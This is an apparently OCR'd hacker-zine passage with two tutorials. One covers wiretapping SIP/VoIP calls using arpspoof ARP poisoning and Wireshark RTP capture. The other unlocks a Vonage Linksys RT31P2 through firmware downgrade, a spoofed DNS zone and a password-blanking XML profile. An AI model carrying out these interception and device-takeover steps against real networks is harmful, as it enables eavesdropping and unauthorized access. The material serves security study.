Via: SIP/2.0/UDP 0.0.0.0:5060;branch=z9hG4bK6e75c74c;rport
From: "asterisk" <sip:asterisk@0.0.0.0>;tag=as2cc93ded
To: <sip:10nix@1.1.1.1:5060>
Contact: <sip:asterisk@0.0.0.0>
Call-ID: 7b20d947400d83117010a6c357350d5d@0.0.0.0
CSeq: 102 OPTIONS
User-Agent: asterisk
Max-Forwards: 70
Date: Wed, 13 Feb 2008 18:14:25 GMT
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces

```
Content-Length: 0
   <-- Registered SIP '10nix' at 1.1.1.1 port 5060 expires 3600
   <-- Saved useragent "WIP330" for peer 10nix
```

Now, this will give you an idea of the way that SIP signals through control headers. When a conversation is initiated, the actual voice data is encoded using the specified codec, and delivered via RTP.

I hope that this has given you a general idea of how SIP works, because now I would like to get into a few of its vulnerabilities. The first one is that SIP is not encrypted, and is subject to wiretaps via packet sniffing. Let me share with you a story that will explain how this is done.

Once again, my overconfidence had led me down a blind alley, and into trouble. I thought that the relatively simple task of recording a VoIP conversation could easily be achieved by recording the wave output of my soundcard with Audacity. Alas, my Softphone and Audacity did not want to share the device. Now, I am quite certain that there are many workarounds for this particular problem that involve making the two programs share the device and whatnot, but it is not in my nature as a hacker to look for the most obvious answer, but rather to step back from the problem, and come up with a slightly different approach. For this particular problem, I began to think that if I stopped thinking of the VoIP call as an analog phone call (which it simulates), and started thinking about it as I would any other TCP/IP based service, the answer came rather quickly to me. What is the conversation but a RTP packet stream?

Well, from that perspective it seems relatively simple to capture the packets, and then to convert the IP stream into a voice conversation in the form of an mp3 file. That, my friends,is precisely what I intend to show you how to do. Now, it occurs to me to mention at this point that this not simply a way of recording a conversation, but also a rather nifty way to track, log, and document any SIP conversation using the g.711 codec. This of course means that on an unsecured network, it is relatively simple to effectively "bug" VoIP conversations. This is not anything new, but rather a well known fact of digital communications of any sort. I guess all that's left now is to show you how.

As you may well know, the ethereal project is now called Wireshark, and is progressing rather nicely. It is free to use, and open source, and is multi-platform as well. There are other programs that can accomplish this, “Cain and Able” is a great one that comes to mind, but I use Wireshark, and so that’s what I’m going to be talking about.

The first thing you are going to want to do is run Wireshark on a computer on the same subnet as the computer that will hold the conversation. If it is easier for you, this can be on the computer that is going to be running the Softphone, or any other a computer that can sniff the packets. For myself I found it easier to set up my laptop to monitor the conversation, but that’s just me.

Since I chose to monitor the conversation from another computer/IP, I am going to need to use some trickery to ensure that I get both sides of the conversation. For this I will implement an ARP Cache Poisoning attack. This is accomplished using Arpspoof. I simply opened a terminal and typed:

```
arpspoof -i ath0 192.168.1.1 (this is because the host i.e. router is at 192.168.1.1).
```

Google ARP Spoofing for more information.

Now, fire up Wireshark, and begin to capture packets on the interface that is connected to the network. In my case that was my wi-fi card: ath0. Next, initiate a call with the Softphone we configured in the last tutorial, and have a lovely conversation with whomever. Stop logging packets after the conversation is complete, and take a look at what you've got. In Wireshark, click

on **Analyze** -> **Decode As**, and select SIP from the list, then click Apply. Go back to the list of captured packets, sort them by protocol, and highlight a packet that reads something like:

```
" RTP type=ITU-T G.711 PCMU, SSRC=blah blah blah".
```

Next, click on **Statistics** -> **RTP** -> **Show All Streams**. This will show you all of the RTP streams that you captured. One will be the Forward stream, and one will be the Reverse. You can usually tell because of the IP addresses, but there is also a “find the reverse stream” button. Click on the forward stream, shift + click on the reverse, and click on the **Analyze** button.


Another window will pop up, and will have a button on the bottom left labeled “Save Stream”… or something very similar. Click on it, select .au, name your file and save. You can then use Audacity to convert the .au file into a .wav or .mp3 as you see fit.

As you can see tapping a SIP conversation is relatively simple. In Part II of this tutorial we will explore brute forcing authentication, DoS attacks, and injecting Audio into ongoing conversations using RTP packet injection techniques. I hope this tutorial has been informative.

TROLL PITS!

In Issue 3 of THV Digest, we asked you to send in some photos of your own labs/computer room/troll pits. We had a massive response of zero photos, so I’ve had a rummage through the photo achieve and found some examples.

If you would like your pit included, please send it to articles@hackervoice.co.uk, along with some amusing details which we can print along with the photo.



HACKING VONAGE

The intent of this paper is to describe the methods taken to test and understand the security of Vonage's SIP infrastructure and VoIP provisioning systems; to show vectors of attack and how the Cisco Linksys RT31P2 device can be used for other providers.

This paper is not an attack on Vonage in particular, but is simply in aid of learning about how these devices work and showing their vulnerabilities.

Identifying numbers and unique decrypt codes have been altered or masked.

We will be running through the following hacks possible with Vonage:

1. Vonage router unlocking.
2. Vonage router enabling VoIP services from any VoIP provider.
3. Spoofing the Vonage agent ident to make Vonage calls from asterisk

BY BELIAL

Test Lab

To begin testing the device, and to see what the VoIP router, will tell us, I have to create a Test area for the device to sit on. We need to be able to observe the device in normal working conditions to be able to gain a clearer understanding of any previous assumptions of the system. Within this Test Lab, we can capture all of the traffic coming to and from the router. The router should be able to talk freely to any service and access the internet.

The router is placed on a single switch network behind a bridged connection. From here we will be able intercept every single message that the router sends and receives.

How the RT31P2 talks to the world

Mostly, the router will be set to default, and will attempt to contact a DHCP server via a network broadcast. However, for the purpose of this experiment, a static IP address was used. This does not alter any of the results, but was intended for speeding up the testing process. Upon plugging in the power cable, the device performs a “self check”, thereby detecting network ports and phone ports.

Shortly after, the router will try and update its ARP tables, starting with the call for MAC addresses for the default gateway it has set. It will also try to rebuild its ARP tables for any other device it previously saw.

When this is complete the device tries to contact a number of different time servers.

```
time.chttl.com.tw
time.nist.gov
times.tdtime.gov.tw
time.vonage.net
```

It will then update its time using the NTP protocol.

Once the time has been updated or if no time servers where reached after a short time-out, the device performs a couple of DNS query's to the given DNS server/s.

```
DNS request for tftp.vonage.net

wdE@1"@5]tftpvonagenetE;>E;?E;E;s&s'ssss8s9ssE;zE;{
auth00kewr0svonagenetworksauth01$dns1-nycQE;*IQs

DNS request for v.voncp.com
```

We can see from one of the replies for ls.tftp.vonage.net and tftp.vonage.net that Vonage use a round robin system for distributing load on their network.

```
Name:    tftp.vonage.net
Addresses:  216.115.30.200, 216.115.30.201, 69.59.227.122,
69.59.227.123
     69.59.252.62, 69.59.252.63, 69.59.252.200,
69.59.252.201, 216.115.21.38
216.115.21.39, 216.115.21.200, 216.115.21.201,
216.115.21.203, 216.115.30.56
     216.115.30.57
```

We then see the RT31P2 making a TFTP connection to GET a file from tftp.vonage.net.

```
/l150paWE5z/spa0026323BBEE.xml octet timeout 5t size0
```

Once this XML file has been downloaded,another DNS query is made for v.voncp.com

```
CkkE9Dsb5%I)v.voncp.com
```

The SIP autopsy

We will now be looking deeper into how the RT31P2 unit communicates to the Vonage SIP network. The various stages can be broken down into the following sections.

```
Off call. :- auto announce and updates
Call place :- calling out to a number.
On call :- Call data transmition and keepalive.
Incoming Call :- ring announcement.
```

The router now attempts to register with the Vonage SIP gateway (v.voncp.com)

```
REGISTER sip:v.voncp.com:10000 SIP/2.0
Via: SIP/2.0/UDP 192.168.2.68:10000;branch=cAhA4bK-3565ae38
From: 02073245752
<sip:442073245752@v.voncp.com:10000>;tag=b511d3236501396eo0
To: 02073245752 <sip:02073245752@v.voncp.com:10000>
Call-ID: 1f132cf4-5rae2bb3@192.168.2.68
CSeq: 63 REGISTER
Max-Forwards: 70
Authorization: Digest
username="442079938783",realm="69.59.252.123",nonce="1670612
757",uri="sip:v.voncp.com:10000",algorithm=MD5,response="51w
7ee0c7a045328taabeec37e017d3a"
Contact: 02073245752 <sip:442073245752
@192.168.2.68:10000>;expires=60
User-Agent: 002520286c73 Linksys/RT31P2-3.1.6(LI)
Content-Length: 0
Allow: ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS,
REFER
Supported: x-sipura
```

From this we can see that v.voncp.com is the SIP proxy/gateway listing on port 10000 using SIP 2.0.

From this information we can also see key parts such as the user agent ID, the IVR version (3.1.6), Realm information, and so on.

Now the “phone line” light is on, the Router has been provisioned by Vonage, and we get a dial tone when the receiver is picked up. I now make a call out to a mobile.

We see some extra information at the bottom of the packet.

```
INVITE sip:07712123642@e.voncp.com:10000 SIP/2.0
Via: SIP/2.0/UDP 192.168.2.69:10000;branch=z9hG4bK-68c6c106
From: 02073245752
<sip:442073245752@e.voncp.com:10000>;tag=ba1855392af5df95o0
To: <sip:07712123642@e.voncp.com:10000>
Remote-Party-ID: 02079935522
<sip:442073245752@e.voncp.com:10000>;screen=yes;party=callin
g
Call-ID: 16d4f109-f5d57605@192.168.2.69
CSeq: 102 INVITE
Max-Forwards: 70
```

```
Proxy-Authorization: Digest
username="442073245752",realm="216.115.20.28",nonce="2107621
795",uri="sip:07713123642@e.voncp.com:10000",algorithm=MD5,r
esponse="72289a5cad2ad5b72923e747294fa4e8"
 Contact: 0207933555
<sip:442072932555@192.168.2.69:10000>
Expires: 240
User-Agent: 0113203A4D21 Linksys/RT31P2-3.1.6(LI)
Content-Length: 308
Allow: ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS,
REFER
Supported: x-sipura
Content-Type: application/sdp
v=0
o=- 10491 10491 IN IP4 192.168.2.69
s=-
c=IN IP4 192.168.2.69
t=0 0
m=audio 10120 RTP/AVP 18 0 2 8 100 101
a=rtpmap:18 G729/8000
a=rtpmap:0 PCMU/8000
a=rtpmap:2 G726-32/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:100 NSE/8000
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-15
a=ptime:20
a=sendrecv
```

Note that the above packet is similar to the registration session, but now we see some new fields such as the Remote ID, the party calling and Call ID.

At the bottom of the packet we also see some RTP SIP session information. This gives us an idea of what codec is used by Vonage, namely G 7.26.

We now see the call session start, after a similar ACK packet from Vonage:

```
REGISTER sip:v.voncp.com:10000 SIP/2.0
Via: SIP/2.0/UDP 192.168.2.68:10000;branch=z9hG4bK-3be211f2
From: 02073245752
<sip:442073245752@v.voncp.com:10000>;tag=a134134868302396do0
To: 02079938783 <sip:442079938783@v.voncp.com:10000>
Call-ID: 7f13fcf3-50ae3bb1@192.168.2.68
CSeq: 59 REGISTER
Max-Forwards: 70
Contact: 02073933753
<sip:442079938783@192.168.2.68:10000>;expires=60
User-Agent: 002330126495 Linksys/RT31P2-3.1.6(LI)
Content-Length: 0
Allow: ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS,
REFER
Supported: x-sipura
```

Let's see what happens when a call is made from a mobile to the device.

When the Vonage box is called, we get the following status reports.

```
SIP/2.0 100 Trying
To: <sip:442079338485@voncp.com>
From: <sip:07721120542@83.245.13.12>;tag=1279026688
Call-ID: 8F26494E-33CA14EG-A25BF465-CFF6ED2E@83.245.13.12
CSeq: 101 INVITE
Via: SIP/2.0/UDP 216.115.21.84:10000
Via: SIP/2.0/UDP 69.59.240.204:5060
Via: SIP/2.0/UDP 83.245.13.12:5060;branch=echG2bK2CF1625EC
Server: 101210126294 Linksys/RT31P2-3.1.6(LI)
Content-Length: 0
```

At this point, the phone will ring to let you know that some one is calling you:

```
SIP/2.0 180 Ringing
To: <sip:442079338485@voncp.com>;tag=1279026688
From: <sip:07721120542@83.245.13.12>;tag=1479036688
Call-ID: 8F26590E-33CA11DC-A11EF965-CFF6ED2E@83.245.13.12
CSeq: 101 INVITE
Via: SIP/2.0/UDP 216.115.21.84:10000
Via: SIP/2.0/UDP 69.59.240.204:5060
Via: SIP/2.0/UDP 83.245.13.12:5060;branch=z9hG4bKBCF1615EC
Server: 101210126294 Linksys/RT31P2-3.1.6(LI)
Remote-Party-ID: 442079338485
<sip:442079338485@v.voncp.com:10000>;screen=yes;party=called
Content-Length: 0
```

When you pick the phone up, the call is then connected and we see the status change to 200. We also see some extra information about the call codec etc. and the RTP session is set up and system events as the SIP switches to RTP:

```
SIP/2.0 200 OK
To: <sip:442079338485@voncp.com>;tag=1279026688
From: <sip:07721120542@83.245.13.12>;tag=1479036688
Call-ID: 8F26590E-33CA11DC-A11EF965-CFF6ED2E@83.245.13.12
CSeq: 101 INVITE
Via: SIP/2.0/UDP 216.115.21.84:10000
Via: SIP/2.0/UDP 69.59.240.204:5060
Via: SIP/2.0/UDP 83.245.13.12:5060;branch=z9hG4bKBCF1615EC
Contact: 02079338485 <sip:442079338485@192.168.2.68:10000>
Server: 101210126294 Linksys/RT31P2-3.1.6(LI)
Remote-Party-ID: 02079938783
<sip:442079338485@v.voncp.com:10000>;screen=yes;party=called
Content-Length: 233
Allow: ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS,
REFER
Supported: x-sipura
```

```
Content-Type: application/sdp

v=0
o=- 34800 34800 IN IP4 192.168.2.68
s=-
c=IN IP4 192.168.2.68
t=0 0
m=audio 10148 RTP/AVP 18 100 101
a=rtpmap:18 G729/8000
a=rtpmap:100 NSE/8000
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-15
a=ptime:30
a=sendrecv
```

To clear up what's going on with these packets. From RFC 3261:

- INVITE—Indicates a client is being invited to participate in a call session.
- ACK—Confirms that the client has received a final response to an INVITE request.
- BYE—Terminates a call and can be sent by either the caller or the callee.
- CANCEL—Cancels any pending searches but does not terminate a call that has already been accepted.
- OPTIONS—Queries the capabilities of servers.
- REGISTER—Registers the address listed in the to header field with a SIP server.

SIP response code information:

- 100 Trying
- 180 Ringing
- 181 Call Is Being Forwarded
- 182 Queued
- 183 Session Progress
- 200 OK
- 400 Bad Request
- 401 Unauthorized (Used only by registrars or user agents. Proxies should use proxy authorization 407)
- 402 Payment Required (Reserved for future use)
- 403 Forbidden
- 404 Not Found (User not found)
- 405 Method Not Allowed
- 406 Not Acceptable
- 407 Proxy Authentication Required

More information about these codes can be found here, along with a complete list:

http://www.iana.org/assignments/sip-parameters

What follows now is a bunch of RTP packets sending the voice data across to the sip proxy. The sip proxy connects to a local packet exchange centre. In this case, it has connected to the Vonage Packet Exchange in London.

This is an example of one of the RTP packets:

```
0000   00 18 8b cf 43 4b 00 13 10 4a ad dd 08 00 45 b8  ....CK...J....E.
0010   00 3c 02 69 00 00 fa 11 99 98 c0 a8 02 45 53 f5  .<.i.........ES.
0020   0d 15 27 88 32 bc 00 28 a4 7a 80 12 0a 2b 06 51  ..'.2..(.z...+.Q
0030   15 75 b0 dc 8f a5 0c d3 0a ae 69 5a 50 95 41 54  .u........iZP.AT
0040   23 9d 76 fd 88 58 49 57 77 52                    #.v..XIWwR
```

The data within RTP packets, if intercepted, is de-codable with programs such as Cain&Able. If interception is possible, depending on the captured data, it is therefore possible to listen in to a call in real time or store the data for post analysis.

Furthermore, it is possible to inject RTP packets into an already running call. This concludes the information gathering part of the test.

What do we know so far?

- The router is dependant on a DNS server.
- The router will seek out a given DNS server
- The router has a built in DNS server record
- The router is dependant on maintaining accurate time and will update from set NTP servers
- The router downloads a XML file from a TFP server from a given folder assumabley assigned via a algorithm once NTP sync is complete.
- The router seeks out a set provisioning server .
- The router can upgrade its own firmware from a set source.

Vectors of attack

From the information that we collected earlier, we can construct a plan of attack that I think might give us some success modifying the device's SIP settings.

We know that the device downloads configuration files from a TFTP server in XML format.

When I attempt to do the same via a TFTP client, I receive a 30kb file that matches the file the router downloaded.

It appears that the file is in the format:

spa 0013106BBEE .xml (the 0013106BBEE being the WAN MAC address of the router).

We also see a pattern with the use of this MAC address, as it's used in the SIP registration processes, as well as the call making processes, with "spa" being the code for the model of the device. Vonage make other VoIP consumer boxes too. The other models are known as "pap"

Analysing the file shows me that it is encrypted with RSA. Clever; I cannot simply read the configuration. Yet this must mean that the device has an unlock key! That is stored, and given to the device at some point.

The first part of the file looks something like this:

```
Salted__□'…öbµLD=Z#Í#□h"S¸ýõ.l„Úçz #ƒ––uCŽ”™–
;ZKI§üYŒâ/\B□Ê>□[õ†ž
Ê□ô#{µ—0çÞø"#w=RePnX% u¾#Fbªe#Ëç<PÑõTä>Ô]˜ƒîižL¾
```

I am pretty sure it's not going to be very easy to brute force this, and would be a complete waste of time.

From past experience I know that a particular firmware version of the RT31P2 router accepts flat (unsigned) XML files and my version is 1.30!

My next step,therefore, is to use the built-in Firmware upgrade feature to, well, *down*grade the firmware to version 1.17. The process only takes a few moments, and once completed the router reboots and shows version 1.17. I am now careful not to allow the router to re-register or attempt to upgrade its firmware from Vonage, as it can do so automatically. From now on, the ability to route out to the internet for the RT31P2 is restricted, so we can pass a flat XML file to the device, and it should accept it without complaints.

However, we know already it will only do this from the Vonage TFTP server, once it's done its time syncing and feels the need to register. I can spoof the DNS records in the test lab by creating my own custom DNS server.

The router will need to be set up to point to my DNS server for all its queries. Before I do this, its important to note that the router will need unrestricted access to services such as NTP and the SIP registration site. So I will need to apply the correct domain record as well as the correct filters on my Test Lab's firewall.

It goes without saying that a TFTP server will also need to be running on the network. The DNS record served will need to resolve the "A" record of ls.tftp.vonage.net & tftp.vonage.net to my internal spoofed TFTP server that will host my custom flat .xml file.

The DNS record should look something like this:

```
$ORIGIN .
$TTL 3600 ; 4 hour
vonage.net IN SOA pwn3d.by.belial vonage.net. (
                75         ; serial
                900        ; refresh (15 minutes)
                600        ; retry (10 minutes)
                86400      ; expire (1 day)
                172800     ; minimum (1 hour))
                NS      ns1.lolage.net.
                A       10.10.50.224
                MX      10 hackervoice.co.uk
```

```
$ORIGIN vonage.net.
httpconfig A 192.168.4.67
tftp A 192.168.4.67
ls.tftp A 192.168.4.67
time A 216.115.23.76;
ccivr A 216.115.30.65
```

So now when the router boots, it will only talk to my customised DNS server!

Now it's time to write our custom flat XML file. The file name will have to be exactly the same as the one it downloads from Vonage. We know this already to be spaMACADDRESS.xml.

The XML file should look something like this:

```
<flat-profile>

<Restricted_Access_Domains
ua="na"></Restricted_Access_Domains>
<Enable_Web_Server ua="na">Yes</Enable_Web_Server>
<Web_Server_Port ua="na">80</Web_Server_Port>
<Enable_Web_Admin_Access
ua="na">Yes</Enable_Web_Admin_Access>

<Admin_Passwd ua="na"></Admin_Passwd>
<User_Password ua="na"></User_Password>

<Protect_IVR_FactoryReset
ua="na">No</Protect_IVR_FactoryReset>

</flat-profile>
```

So, what we are looking to do is gain access to the locked features of the RT31P2. Connecting via Vonage, all these settings and pages for configuring the SIP settings are locked.

If you go onto the "voice" settings page on the router's config site, you will get a message with something along the lines of "please contact your service provider for more information"

With this file we should be able to gain access to all parts of the locked config by effectively resetting the password to null.

When the router is rebooted, it is now talking directly to my DNS server.
It follows the same steps as before, updating ARP tables, DNS queries for NTP servers, syncing NTP, etc. However, when it tries to find the DNS record for tftp.vonage.net, it's pointed to my own spoofed TFTP server.

Now I sit back and wait for it to try and grab that XML file. But I know it will fail and that's exactly what I expect.

As stated previously, if you were paying attention, the router grabs the file from a somehow randomly named folder from the TFTP server "/e34b32C2/". Now the plan is not to work out how it works out the folder name, but simply to view the server logs to see what folder it's trying to get to is called.

Soon enough we see a “failed to download” log entry on my TFTP server with the folder name that the device was trying to access. All we need to do now is create that folder, copy the file to the folder, and soft reboot the device.

So, just as I thought, the router does its connection procedure, grabs DNS information and connects to my TFTP server, downloading my customized XML file.

I allow it to SIP register too! The only thing it can’t do is connect to the firmware upgrade site and, of course, the Vonage TFTP Server.


Now, when I go into the routers administration page I see, instead of the please go away message, settings for STUN servers and tabs to configure the lines and all the previously configured Vonage settings!

We can also now get to the /Voice_adminPage.htm, which is the Vonage IVR configuration page.


Notice at the bottom of the page: “ This page is for internal use only”. Seeing that made my day!


The last step is to Upgrade the firmware back to version 1.70. This done by loading the .bin file into the RT31P2's built in firmware upgrade utility.

The next few pages will show you screen shots of some of the hidden RT31P2 sections.
Here you can see the unlocked Voice page with System Line1 and Line2 categories:

